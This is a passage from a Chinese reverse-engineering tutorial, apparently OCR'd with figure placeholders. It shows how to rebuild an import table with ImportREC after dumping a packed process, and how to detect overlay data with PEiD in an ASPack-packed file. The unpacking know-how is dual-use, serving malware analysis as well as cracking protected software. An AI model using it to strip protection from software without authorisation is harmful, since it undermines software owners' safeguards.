


图2

用ImportREC可以手工修复注册表，是脱壳必备的利器。运行importREC，选中当前加壳程序的进程，图3，然

后填入刚才跟踪得到的OEP后点“AutoSearch”，然后ImportREC就会找到IAT的偏移和大小，图4，然后再按“Get-Import”，ImportREC就会自动分析程序的IAT结构，得出正确的输入表，图5，然后点“Fix Dump”选择刚刚DUMP出来的文件，则ImportREC会生成一个名为“***_.exe”的文件，就是完成输入表修复的文件。




图3




图4




图5

附加数据的处理

有些可执行文件里面可能还有一些数据，这些数据处于文件末尾，不属于任何区段，也不映射到内存，但是程序会使用到它。




图6

用PEID检查一个拥有附加数据的文件，图6，图7，可以看出这个程序是用ASPack 2.12加过壳的，但是最后多出了“[Overlay]”，学过英语的朋友都知道overlay的意思是是盖在上面的东西，这里的overlay表示盖在程序上面的东西，也就是附加数据。查壳的时候要是出现[Overlay]则说明程序是拥有附加数据的。




图7




图8




图9




图10

